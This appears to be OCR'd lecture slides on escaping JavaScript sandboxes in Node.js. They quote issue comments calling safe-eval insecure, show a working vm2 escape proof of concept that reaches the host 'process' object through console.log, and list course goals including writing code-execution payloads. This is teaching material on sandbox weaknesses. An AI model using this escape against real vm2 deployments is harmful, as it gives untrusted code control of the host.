
According to patriksimek/vm2#32 (comment) the only way to fix this class of vulnerabilities is completely disabling `eval` with a C++ addon. And in the best case scenario you are still vulnerable to DoD attacks.

The code of `safe-eval` is way too simple. #15 is a futile effort.

I just think that the name of this module is **misleading**. People may think (like I was) that `safe-eval` is reasonable secure but it is far from the truth.

In my humble opinion, `safe-eval` should just marked as vulnerable and the `README.md` should have a very noticeable disclaimer about not being safe.

👍 13 😄 1 😕 1




Because console.log uses inspect and inspect violates the proxy specs by directly interacting with the target, it is possible to escape through console.log.

```
"use strict";
const {VM} = require('vm2');
const untrusted = '(' + function(){
        const bad = new Error();
        bad.__proto__ = null;
        bad.stack = {
                startsWith(){
                        return true;
                },
                length: 5,
                match(outer){
                        throw outer.constructor.constructor("return process")();
                }
        };
        return bad;
}+')()';
try{
        console.log(new VM().run(untrusted));
}catch(x){
        console.log(x);
}
```

Only idea I have so far is to double wrap objects from the vm in two Proxys. Inspect will remove the outer one but respect the second one.

This is new in node 12, maybe was there in 8, but likely not in 10.

HOPE?



v8-sandbox

build passing build failing

Safely execute arbitrary untrusted JavaScript. This module implements an isolated JavaScript environment that can be used to run any code without being able to escape the sandbox. The V8 context is initialized and executed entirely from C++ so it's impossible for the JS stack frames to lead back to the nodejs environment. It's usable from a nodejs process, but the JS environment is pure V8. The sandboxed V8 context is executed from a separate nodejs process to enable full support for script timeouts.


https://github.com/fulcrumapp/v8-sandbox

TAKEAWAYS OF Q1

- Understand sandboxing mechanisms in JavaScript (in particular, node.js)
- Understand what they can do for you
- Understand why they are not safe
- Learn to dissect and understand JavaScript exploits
- Learn how to write and debug a JavaScript ACE payload from scratch


TAINT TRACKING

Motivation 1: Supply Chain Attacks




Motivation 1: Supply Chain Attacks

Your fancy JS app



